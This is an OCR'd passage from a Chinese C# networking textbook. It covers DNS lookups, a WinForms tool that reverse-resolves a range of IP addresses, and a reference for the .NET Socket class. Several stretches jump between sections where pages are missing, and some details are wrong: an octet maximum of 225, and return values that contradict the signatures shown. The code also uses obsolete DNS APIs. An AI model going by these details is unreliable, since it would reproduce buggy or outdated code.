            //通过 IP 地址获取主机信息
myHost=Dns.GetHostByAddress(myIP);
            //获取主机名称
textBox2.Text=myHost.HostName.ToString();
        }
```

（4）演示

编译并执行程序，在“输入 IP”文本框里输入适当的 IP，然后单击“获取”按钮，执行结果如图 1.14 所示。




图 1.14

1.3.5 将整数转换为 IP 地址格式

本例用 Dns 类的 IpToString 将整数转换为 Ipdizhi 格式。

（1）界面设计

如图 1.15 所示，在窗体上拖放两个 Label 控件、两个 TextBox 控件、一个 Button 控件，其属性如图所示。




图 1.15

（2）添加引用

```
using System.Net;
```

（3）“转换形式”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {int IP=0;
                try
               {//将字符串转换为整数
                    IP=Int32.Parse(textBox1.Text);}
               catch{MessageBox.Show("请输入整型数值！ ");}
                 //将整数转换味浓 IP 地址格式
textBox2.Text=Dns.IpToString(IP);
        }
```

（4）演示

编译并执行程序，随便输入一个整型数值，然后单击“转换形式”按钮，运行结果如图 1.16。




图 1.16

1.4　DNS 集成服务系统

本节利用前两节知识，开发一个 DNS 综合实例——DNS 集成服务系统。开发步骤如下：

（1）程序设计

本程序有如下功能：

- 获取本地主机
- 通过 IP 地址扫描主机名称
- 通过主机名称查询 IP 地址
- 保存记录
- 查看记录
- 清理记录

（2）界面设计

如图 1.17 所示，在窗体上拖放四个 GroupBox 控件、五个 NumericUpDown 控件、三个 Label 控件、三个 TextBox 控件、七个 Button 控件、一个 RichTextBox 控件、一个 ProgressBar 控件、一个 SaveFileDialog 控件、一个 OpenFileDialog 控件。各控件属性如表 1.1 所示。




图 1.17

表 1.1

控件	属性	值
groupBox1 控件	Text	扫描主机
groupBox2 控件	Text	本地主机
groupBox3 控件	Text	远程查询（支持 IP 和名称）
groupBox4 控件	Text	查询记录

（续表）

控件	属性	值
Numeric UpDown1	Maximum	225
	Value	127
numericUpDown2	Maximum	225
	Value	0
numericUpDown3	Maximum	225
	Value	0
numericUpDown4	Maximum	225
	Value	1
numericUpDown5	Maximum	225
	Value	225
Button1	Text	查询（groupBox2 内）
Button2	Text	开始扫描（groupBox1 内）
Button4	Text	查询（groupBox3 内）
Button4	Txet	保存记录
Button5	Text	查看记录
Button6	Text	关闭
Button7	Text	清理记录
textBox1	Text	清空
textbox2	Text	清空
textbox3	Text	清空
richTextBox1	Text	清空
progress1	Maximum	100
	Minimum	0
label1	Text	名称：
label2	Text	IP 地址：
label3	Text	远程主机：

（3）添加引用

```
using System.Net;
using System.IO;
```

（4）“开始扫描”按钮的 Click 事件的代码

```
private void button2_Click(object sender, System.EventArgs e)
        {
            //下行构造字符串
            string aa=numericUpDown1.Text+"."+numericUpDown2.Text+"."+
                numericUpDown3.Text+".";
            //下行转换为整型
            int i=Int32.Parse(numericUpDown4.Text);
            //下行转换为整型
            int j=Int32.Parse(numericUpDown5.Text);
            //下行设置进度条最小值
            progressBar1.Minimum=i;
            //下行设置进度条最大值
            progressBar1.Maximum=j;

            for(i=i;i<=j;i++)
            {
                string bb=aa+i.ToString();
                //下行将字符串转换为IP型
                IPAddress myIP = IPAddress.Parse(bb);
                try
                {
                    //下行获得主机信息
                    IPHostEntry myHost = Dns.GetHostByAddress(myIP);
                    //下行获得主机名并转换为字符串
                    string cc=myHost.HostName.ToString();
                    //下行将数据加入到richTextBox1
                    richTextBox1.AppendText(bb+"-->"+cc+"\r");
                }//对应try的“{”
                    catch(Exception ee){richTextBox1.AppendText(bb+"-->"+
ee.Message+"\r");}
                //下行设置进度条当前值
                progressBar1.Value=i;

            }//对应for(i=0;i<j;i++)的“{”

        }
```

（5）本地主机栏内“查询”按钮的 Click 事件的代码

```
    private void button1_Click(object sender, System.EventArgs e)
        {
        IPHostEntry myHost=new IPHostEntry();
```

```
                try
                {
                    myHost=Dns.GetHostByName(Dns.GetHostName());
                    textBox1.Text=myHost.HostName.ToString();
                    richTextBox1.AppendText("本地主机名称-->"+myHost.HostName.
ToString()+"\r");
                    for(int i=0;i<myHost.AddressList.Length;i++)
                    {
                        textBox2.Text=myHost.AddressList[i].ToString();
                    richTextBox1.AppendText("本地主机IP地址-->"+myHost.
AddressList[i].ToString()+"\r");
                }
                }
                catch(Exception ee){MessageBox.Show(ee.Message);}
            }
```

（6）远程查询栏内“查询”按钮的 Click 事件的代码

```
    private void button3_Click(object sender, System.EventArgs e)
        {
            IPHostEntry myHost=new IPHostEntry();

            myHost=Dns.Resolve(textBox3.Text);
            for(int i=0;i<myHost.AddressList.Length;i++)
            {
                richTextBox1.AppendText(textBox3.Text+"的IP地址-->"+
myHost.AddressList[i].ToString()+"\r");
            }
            }
```

（7）“保存记录”按钮的 Click 事件的代码

```
    private void button4_Click(object sender, System.EventArgs e)
        {
            StreamWriter sw=null;
            saveFileDialog1.Filter="文本文件(*.txt)|*.txt|Word文档
(*.doc)|*.doc|所有文件(*.*)|*.*";
            if(saveFileDialog1.ShowDialog()==DialogResult.OK)
            {
                try
                {
                    sw=new  StreamWriter(saveFileDialog1.FileName,false,
System.Text.Encoding.Unicode);
```

```
                    sw.Write(richTextBox1.Text);}
                catch(Exception excep){MessageBox.Show(excep.Message);}
                finally{if(sw!=null){sw.Close();}
                }//对应 finally{

            } //对应 if(saveFileDialog1.ShowDialog()==DialogResult.OK)
        }
```

（8）“查看记录”按钮的 Click 事件的代码

```
    private void button5_Click(object sender, System.EventArgs e)
        {
            string aa;
            try
            {    openFileDialog1.Filter="文本文件(*.txt)|*.txt|Word 文档
(*.doc)|*.doc|所有文件(*.*)|*.*";
                if(openFileDialog1.ShowDialog()==DialogResult.OK)
                {

                aa=File.OpenText(openFileDialog1.FileName).ReadToEnd();
                    richTextBox1.AppendText(aa);
                    File.OpenText(openFileDialog1.FileName).Close();

                }
            }//try
            catch(Exception ee){MessageBox.Show(ee.Message);}

        }
```

（9）“清理记录”按钮的 Click 事件的代码

```
    private void button7_Click(object sender, System.EventArgs e)
        {
            richTextBox1.Clear();
        }
```

（10）“关闭”按钮的 Click 事件的代码

```
        private void button6_Click(object sender, System.EventArgs e)
        {
            Application.Exit();
        }
```

（11）演示

编译并执行程序，图 1.18 是执行结果。




图 1.18

1.5 本章小结

本章简单介绍了 IP 协议，并详细介绍了 DNS 的编程方法，学习好本章的知识，可为以后的网络编程打下基础。

第二章　Visual C#套接字编程

所谓套接字（Winsock），是一种独立于协议的网络编程接口，在 OSI 模型中，它主要集中在会话层和传输层。它的概念是从 BSD UNIX 中借鉴来的。1983 年，伯克利和加州大学推出了内含 TCP / IP 协议的第一个 BSD UNIX 版本，该版本提供了一个访问通信协议的调用——Socket。在 Microsoft.NET FrameWork SDK 上，Socket 类提供了对套接字的支持，该类位于名字空间 System.Net.Sockets 之中。Socket 类提供了一整套属性和方法实现了对端口绑定、监听以及连接、数据传输等。

2.1　与套接字相关的类简介

在名字空间 System.Net.Sockets 之中，Socket 类提供了对套接字的支持。C#语言简洁的语法和强大的功能使套接字网络编程变得十分简单。

2.1.1　Socket 类以及其常用属性

Socket 类以及其属性如表 2.1 所示。

表 2.1

属性	作用
AddressFamily	定义套接字地址家族，比如 InterNetwork。
Available	获得从网络已经接收到的并且可以读取的数据量的大小——也就是存放在网络缓冲区中还未处理的数据的大小
Blocking	决定是否使套接字工作在阻塞模式，默认为 False。
Connected	获得套接字是否连接成功的信息——True 为连接成功，False 为连接不成功
Handle	获得操作系统句柄
LocalEndPoint	获得本地终端的信息
ProtocolType	定义套接字使用的协议的类型（比如 Tcp）。
RemoteEndPoint	远程终端信息
SocketType	定义套接字类型——数据包或数据流（比如 Stream）。

2.1.2　Socket 类常用方法

● 构造方法：

方法功能：构造一个新的套接字对象（该方法调用时，前面必须添加代码“new”）。

```
MessageBox.Show("错误!");
}
else{
MessageBox.Show("连接成功!");
}
```

方法原型：public Socket Accept();

返回值：新的套接字对象实例

异常信息：该方法调用失败将返回操作无效的（InvalidOperationException）异常信息，表明客户端无连接请求。

○ BeginAccept()方法

方法功能：该方法用于异步处理连接请求，与 Accept（）方法的区别是，Aceept（）立即处理连接请求，而 BeginAcccept（）是异步处理。

方法原型：

```
public IAsyncResult BeginAccept(
   AsyncCallback callback,//异步回调
   object state/ / 自定义对象
);
```

返回值：IAsyncResult 类型值。如果要用 EndAccept（）方法直接结束 BeginAccept()方法，则这个参数必须保留。

异常信息：套接字异常（SocketException），表明在创造套接字时发生操作错误。

○ EndAccept（）方法

方法功能：用于结束一个未处理的异步连接请求。和 BeginAccept()方法配合使用。

方法原型：

```
public Socket EndAccept(
   IAsyncResult asyncResult//未处理的套接字请求，即 BeginAccept()方法返回值。
);
```

返回值：套接字

异常信息：

异常类型	条件
ArgumentNullException(参数空异常)	参考对象空（队列空）
ArgumentException（参数错误）	套接字请求尚未被 BeginAccept（）方法创建
SocketException（套接字异常）	套接字操作错误（套接字已关闭或其他操作错误或该操作系统下该套接字不可用）

● Connect（）方法

方法功能：用于连接远程终端，该方法比较典型，在后面的例子中经常使用。

方法原型：

```
public void Connect(
```

```
    EndPoint remoteEP   //远程终端
);
```

返回值： 无

异常信息：

异常类型	条件
ArgumentNullException（参数空）	参数参考对象为空
SocketException（套接字异常）	套接字操作错误（套接字已关闭或其他操作错误或该操作系统下该套接字不可用）

● BeginConnect（）方法

方法功能： 该方法用于异步处理连接远程终端

方法原型：

```
public IAsyncResult BeginConnect(
    EndPoint remoteEP,//远程终端
    AsyncCallback callback,//异步回调
    object state   //自定义对象
);
```

返回值： IAsyncResult 类型值

异常信息：

异常类型	条件
ArgumentException（参数异常）	服务器主机不存在
SocketException（套接字异常）	套接字操作错误（套接字已关闭或其他操作错误或该操作系统下该套接字不可用）

○ EndConnect（）方法

方法功能： 该方法用于结束为处理的远程连接请求

方法原型：

```
public void EndConnect(
IAsyncResult asyncResult //asyncResult 类型值，即 BeginConnect（）方法返回值。
);
```

返回值： 无

异常：

异常类型	条件
ArgumentNullException（参数空异常）	没有参数的参考对象（队列空）
ArgumentException（参数异常）	所填写的参数不是 BeginConnect（）方法的返回值
InvalidOperationException（无效操作异常）	在异步连接之前调用该方法

```
    byte[] buffer, //字节数组（缓存数据）
    int size, 数据大小
    SocketFlags socketFlags//包括 DontRoute, MaxIOVectorLength, None, OutOfBand
//Partial, Peek
);
```

返回值：已发送的字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空）	存放数据的字节字组为空
ArgumentException（参数错误）	缓冲区溢失
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

方法原型四：

```
public int Send(
   byte[] buffer, //字节数组（缓存数据）
   int offset, //在缓冲区中的起始位置
   int size, 数据大小
    SocketFlags socketFlags// 包括 DontRoute, MaxIOVectorLength, None,
OutOfBand, //Partial, Peek
);
```

返回值：已发送的字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空）	存放数据的字节字组为空
ArgumentException（参数错误）	缓冲区溢失
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

○ BeginSend()方法

方法功能：异步发送信息

方法原型：

```
public IAsyncResult BeginSend(
   byte[] buffer, //字节数组（缓存数据）
   int offset,//开始位置
   int size,//接受字节数
   SocketFlags socketFlags, // 包括 DontRoute,MaxIOVectorLength,None,
OutOfBand、//Partial,Peek
   AsyncCallback callback,//异步回调
```

方法原型二：

```
public int SendTo(
    byte[] buffer, //字节数组（缓存数据）
    SocketFlags socketFlags,// 包 括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial、Peek
    EndPoint remoteEP //终端名称
);
```

返回值：已发送字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	字节数组空或者主机空
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

方法原型三：

```
public int SendTo(
    byte[] buffer,//字节数组（缓存数据）
    int size,//数据大小
    SocketFlags socketFlags,// 包 括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial、Peek
    EndPoint remoteEP//终端名称
);
```

返回值：已发送字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	字节数组空或者主机空
ArgumentExcception（参数空异常）	缓冲区溢失
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

方法原型四：

```
public int SendTo(
    byte[] buffer,//字节数组（缓存数据）
    int offset,//数据在缓冲区的起始位置
    int size, //数据大小
    SocketFlags socketFlags, // 包 括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial,Peek
    EndPoint remoteEP//终端名称
);
```

返回值：已发送字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	字节数组空或者主机空
ArgumentException（参数空异常）	缓冲区溢失
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

○ **BeginSendTo（）方法**

方法功能：异步发送数据

方法原型：

```
public IAsyncResult BeginSendTo(
   byte[] buffer,//字节数组（缓存数据）
   int offset,//在字节数组中开始发送的起始位置
   int size,//数据大小
   SocketFlags socketFlags, // 包括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial,Peek
   EndPoint remoteEP,//目标主机
   AsyncCallback callback,//异步回调
   object state//自定义对象
);
```

返回值：IAsyncResult 类型值

异常信息：

异常类型	条件
ArgumentException（参数异常）	缓冲区空或者溢失
SocketException（套接字异常）	套接字已关闭或操作系统不支持

○ EndSendTo()方法

方法功能：该方法用于结束 BeginSendTo（）方法向指定的终端（计算机）发数据

方法原型：

```
public int EndSendTo(
   IAsyncResult asyncResult
);
```

返回值：已发送数据字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	AsyncResult 是空值
ArgumentException（参数异常）	asyncResult 不是 BeginSendto（）方法返回值

（续表）

异常类型	条件
InvalidOperationException（无效操作异常）	EndSendto()方法先于 BeginSendto()方法调用
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

● Receive（）方法

方法功能：从特定被连主机接收数据

该方法有多种重载方法，具体如下：

方法原型一：

```
public int Receive(
   byte[] buffer//字节数组(缓存数据)
);
```

返回值：整型数值，收到字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	没用参考对象
SocketException（套接字异常）	套接字操作错误(套接字已关闭或该操作系统下该套接字不可用)

方法原型二：

```
public int Receive(
   byte[] buffer,//字节数组
      SocketFlags  socketFlags// 包 括  DontRoute,MaxIOVectorLength,None,
OutOfBand, //Partial,Peek
);
```

返回值：接收到的字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	没用参考对象
SocketException（套接字异常）	套接字操作错误(套接字已关闭或该操作系统下该套接字不可用)

方法原型三：

```
public int Receive(
   byte[] buffer//字节数组
   int size,//接收字节数
   SocketFlags  socketFlags  // 包 括  DontRoute,MaxIOVectorLength,None,
```

```
OutOfBand,//Partial,Peek
    );
```

返回值：已接收到字节数

异常信息：

异常类型	条件
ArgumentNullException(参数空)	字节数组空（无数据可接受）
ArgumentException（参数异常）	要求接收的字节数超过实际发送到的字节数
SocketException（套接字异常）	套接字操作错误（套接字已关闭或该操作系统下该套接字不可用）

方法原型四：

```
public int Receive(
   byte[] buffer,//字节数组
   int offset,//起始位置
   int size,//接收数据大小（字节数）
   SocketFlags  socketFlags//  包  括  DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial,Peek
    );
```

返回值：已接收到字节数

异常信息：

异常类型	条件
ArgumentNullException(参数空)	字节数组空（无数据可接受）
ArgumentException（参数异常）	要求接收的字节数超过实际发送到的字节数
SocketException（套接字异常）	套接字操作错误（套接字已关闭或该操作系统下该套接字不可用）

○ BeginReceive()

方法功能：该方法用于异步读取处于连接状态中的套接字的数据

方法原型：

```
public IAsyncResult BeginReceive(
   byte[] buffer,//接收数据的字节数组
   int offset,//在缓冲区中的起始位置
   int size,//缓冲区大小
   SocketFlags socketFlags,///包括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial,Peek
   AsyncCallback callback,//异步回调
   object state //自定义对象
);
```

返回值： IAsyncResult 类型值

异常信息：

异常类型	条件
ArgumentException（参数异常）	缓冲区空或者缓冲区溢失
SocketException（套接字异常）	套接字操作错误(套接字已关闭或该操作系统下该套接字不可用)

○ EndReceive（）方法

方法功能： 用于结束数据的异步读取

方法原型：

```
public int EndReceive(
   IAsyncResult asyncResult// BeginReceive()方法返回值
);
```

返回值： 收到的字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空）	asyncResult 没有参考对象
ArgumentException（参数异常）	asyncResult 不是 BeginReceive （）方法返回值
InvalidOperationException（无效操作异常）	EndReceive（）先于 BeginReceive （）调用
SocketException（套接字异常）	套接字操作错误(套接字已关闭或该操作系统下该套接字不可用)

○ ReceiveFrom 方法，该方法有多个重载方法，具体如下：

方法功能： 从特定主机接收数据

方法原型一：

```
public int ReceiveFrom(
   byte[] buffer,//字节数组（缓存数据）
   ref EndPoint remoteEP// ref 主机
);
```

返回值： 收到的字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空）	该方法的任一参数空均可导致该异常
SocketException（套接字异常）	套接字操作错误(套接字已关闭或该操作系统下该套接字不可用)

方法原型二：

```
public int ReceiveFrom(
    byte[] buffer,//字节数组
    SocketFlags socketFlags, // 包括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial,Peek

    ref EndPoint remoteEP// ref 主机
);
```

返回值：接收到的数据字节数

异常信息：

异常类型	条件
ArgumentNullException（参数空）	该方法任一参数空均可导致该异常
SocketException（套接字异常）	套接字操作错误（套接字已关闭或该操作系统下该套接字不可用）

方法原型三：

```
public int ReceiveFrom(
    byte[] buffer,//字节数组,
    int size,//接收数据大小
    SocketFlags socketFlags, // 包括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial,Peek

    ref EndPoint remoteEP ref 主机
);
```

返回值：接收到的数据字节数

异常信息：

异常信息	条件
ArgumentNullException（参数空异常）	该方法的任一参数空均可导致该异常
ArgumentException（参数异常）	缓冲区溢失
SocketException（套接字异常）	套接字操作错误（套接字已关闭或该操作系统下该套接字不可用）

方法原型四：

```
public int ReceiveFrom(
    byte[] buffer,//字节数组
    int offset,//起始位置
    int size,//接收数据大小
    SocketFlags socketFlags, // 包括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial,Peek
```

```
    ref EndPoint remoteEP ref 主机
);
```

返回值：接收到的数据字节数

异常信息：

异常信息	条件
ArgumentNullException（参数空异常）	该方法任一参数空均可导致该异常
ArgumentException（参数异常）	缓冲区溢失
SocketException（套接字异常）	套接字操作错误（套接字已关闭或该操作系统下该套接字不可用）

○ BeginReceiveFrom（）方法

方法功能：该方法用于异步从特定的远程终端读取数据

方法原型：

```
public IAsyncResult BeginReceiveFrom(
    byte[] buffer, / /接收数据的字节数组
    int offset, / /在缓冲区中的起始位置
    int size, / /数据大小
    SocketFlags socketFlags, / / 包括 DontRoute,MaxIOVectorLength,None,
OutOfBand,//Partial,Peek

    ref EndPoint remoteEP, / /ref 远程终端
    AsyncCallback callback, / /异步回调
    object state / /自定义对象
);
```

返回值：IAsyncResult 类型值

异常信息：

异常类型	条件
ArgumentException（参数空异常）	缓冲区空或溢失
SocketException（套接字异常）	套接字操作错误（套接字已关闭或该操作系统下该套接字不可用）

○ EndReceiveFrom()

方法功能：该方法用于结束从特定的远程终端异步读取数据

方法原型：

```
public int EndReceiveFrom(
    IAsyncResult asyncResult,// BeginReceiveFrom（）返回值
    ref EndPoint endPoint //ref 主机
```

);

返回值：如果调用成功，返回收到字节数，如果调用失败，而且此时套接字 Close()方法关闭，返回 0，否则返回套接字错误信息。

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	AsyncResult 空（队列空）
ArgumentException（参数异常）	asyncResult 不是 BeginReceiveFrom（）方法返回值
InvalidOperationException(无小操作异常)	EndReceiveFrom 在异步读取数据之前调用
SocketException（套接字异常）	套接字操作错误（套接字已关闭或该操作系统下该套接字不可用）

● Equals()方法

方法功能：该方法用于比较两个对象是否相同（相等），相同（相等）则返回“True”，反之为 false（本书介绍的其他类中，也可能存在该方法，用法相同，以后不再赘述）。该方法主要有以下两种重载方法：

方法原型一：

```
public virtual bool Equals(
   object obj//对象实例
);
```

方法原型二：

```
public static bool Equals(
   object objA,
   object objB
);
```

如下例子演示了该方法的用法。

```
using System;

public class MyClass {
   public static void Main() {
   string s1 = "Tom";
   string s2 = "Carol";
   Console.WriteLine("Object.Equals(\"{0}\", \"{1}\") => {2}",
      s1, s2, Object.Equals(s1, s2));

   s1 = "Tom";
   s2 = "Tom";
```

```
    Console.WriteLine("Object.Equals(\"{0}\", \"{1}\") => {2}",
       s1, s2, Object.Equals(s1, s2));

    s1 = null;
    s2 = "Tom";
    Console.WriteLine("Object.Equals(null, \"{1}\") => {2}",
       s1, s2, Object.Equals(s1, s2));

    s1 = "Carol";
    s2 = null;
    Console.WriteLine("Object.Equals(\"{0}\", null) => {2}",
       s1, s2, Object.Equals(s1, s2));

    s1 = null;
    s2 = null;
    Console.WriteLine("Object.Equals(null, null) => {2}",
       s1, s2, Object.Equals(s1, s2));
    }
}
```

上述程序输出结果为：

```
Object.Equals("Tom", "Carol") => False
Object.Equals("Tom", "Tom") => True
Object.Equals(null, "Tom") => False
Object.Equals("Carol", null) => False
Object.Equals(null, null) => True
```

○ **GetSocketOption()**

方法功能：用于获取套接字的选项，有几种重载方法。

方法原型一：

```
public object GetSocketOption(
   SocketOptionLevel optionLevel, / /选项层次
   SocketOptionName optionName / /选项名
);
```

返回值：无

异常类型	条件
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

方法原型二：

```
public void GetSocketOption(
   SocketOptionLevel optionLevel, //选项层次
   SocketOptionName optionName, //选项名
   byte[] optionValue //选项值
);
```

返回值：无；

异常信息：

异常类型	条件
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

方法原型三：

```
public byte[] GetSocketOption(
   SocketOptionLevel optionLevel, //选项层次
   SocketOptionName optionName, //选项名
   int optionLength //选项长度
);
```

返回值：无

异常信息：

异常类型	条件
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

○ SetSocketOption()方法

方法功能：用于设置套接字的选项，有几种重载方式。

方法原型一：

```
public void SetSocketOption(
   SocketOptionLevel optionLevel, //选项层次
   SocketOptionName optionName, //选项名
   byte[] optionValue //选项值（数组）
);
```

返回值：无

异常信息：

异常类型	条件
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

方法原型二：

```
public void SetSocketOption(
   SocketOptionLevel optionLevel, //选项层次
   SocketOptionName optionName, //选项名
```

```
    int optionValue/ /选项值（整型）
);
```

返回值：无

异常信息：

异常类型	条件
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

方法原型三：

```
public void SetSocketOption(
    SocketOptionLevel optionLevel, / /选项层次
    SocketOptionName optionName, / /选项名
    object optionValue选项值（对象）
);
```

返回值：无

异常信息：

异常类型	条件
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

- GetType()

方法功能：用于获取对象的类型

方法原型：public Type GetType();

返回值：类型

下面这个例子演示了该方法的用法：

```
using System;

public class MyBaseClass: Object {
}

public class MyDerivedClass: MyBaseClass {
}

public class Test {

   public static void Main() {
      MyBaseClass myBase = new MyBaseClass();
      MyDerivedClass myDerived = new MyDerivedClass();
      object o = myDerived;
      MyBaseClass b = myDerived;

      Console.WriteLine("mybase: Type is {0}", myBase.GetType());
      Console.WriteLine("myDerived: Type is {0}", myDerived.GetType());
```

```
        Console.WriteLine("object o = myDerived: Type is {0}", o.GetType());
